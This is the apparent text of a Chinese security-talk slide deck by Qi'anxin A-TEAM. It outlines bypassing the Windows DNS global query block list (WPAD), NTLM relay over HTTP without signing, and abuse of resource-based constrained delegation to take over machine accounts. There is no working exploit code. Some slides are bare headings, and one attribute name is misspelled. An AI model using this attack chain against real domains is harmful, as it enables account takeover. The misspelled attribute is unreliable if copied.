创建所有子对象	<input checked="" type="checkbox"/>	<input type="checkbox"/>
删除所有子对象	<input type="checkbox"/>	<input type="checkbox"/>
特殊权限	<input type="checkbox"/>	<input type="checkbox"/>

有关特殊权限或高级设置，请单击“高级”。

高级(V)

确定 取消 应用(A) 帮助

GQBL

GQBL简介:

全称：全局查询屏蔽列表 (global query block list)

作用：让DNS不解析该列表内域名的A记录


默认配置：

```
Administrator: Windows PowerShell
PS C:\Users\Administrator> Get-DnsServerGlobalQueryBlockList

Enable : True
List   : {wpad, isatap}

PS C:\Users\Administrator>
```

绕过方案



NTLM relay

NTLMSSP over SMB :

The difference between NTLM authentication in SMB and HTTP lies in the flags that are negotiated by default. The problematic part is the `NTLMSSP_NEGOTIATE_SIGN` flag (`0x00000010`), documented in [MS-NLMP section 2.2.2.5](#). NTLM authentication over HTTP does not set this flag by default, but if it is used over SMB this flag will be set by default:

当前场景下：

流量是由WPAD控制,所以是NTLMSSP over HTTP,不会协商签名

基于资源的约束性委派

- Windows 2012 引入的特性:
 - 基于资源的约束性委派 resource-based constrained delegation
 - 目的:
 - 为了提升委派的自由度,用户可以在LDAP自主配置委派属性.
 - 利用:
 - 该特性由于设计上的缺陷,可以导致机器账户被接管. (后面详细介绍)


RBCD

基于资源的约束性委派 resource-based constrained delegation


与约束性委派最大的区别:

本来由前端控制 (web server) 的 "msDS-AllowedToDelegateTo" 变成了后端控制 (SQL Server)

"msDS-AllowedToActBehaltOfOtherIdentify"



利用链



团队介绍

奇安信 A-TEAM：团队主要致力于 Web 渗透、APT 攻防、对抗，前瞻性攻防工具预研。从底层原理、协议层面进行严肃、有深度的技术研究，深入还原攻与防的技术本质，曾多次率先披露 Windows 域、Exchange、WebLogic、Exim 等重大安全漏洞。

A glowing green jellyfish is centered in the frame against a dark background. The jellyfish's bell is translucent and emits a soft green light. The word "Thanks" is written across the middle of the jellyfish in a bold, white, sans-serif font. The jellyfish's tentacles are visible at the bottom, also glowing with a faint green light.

Thanks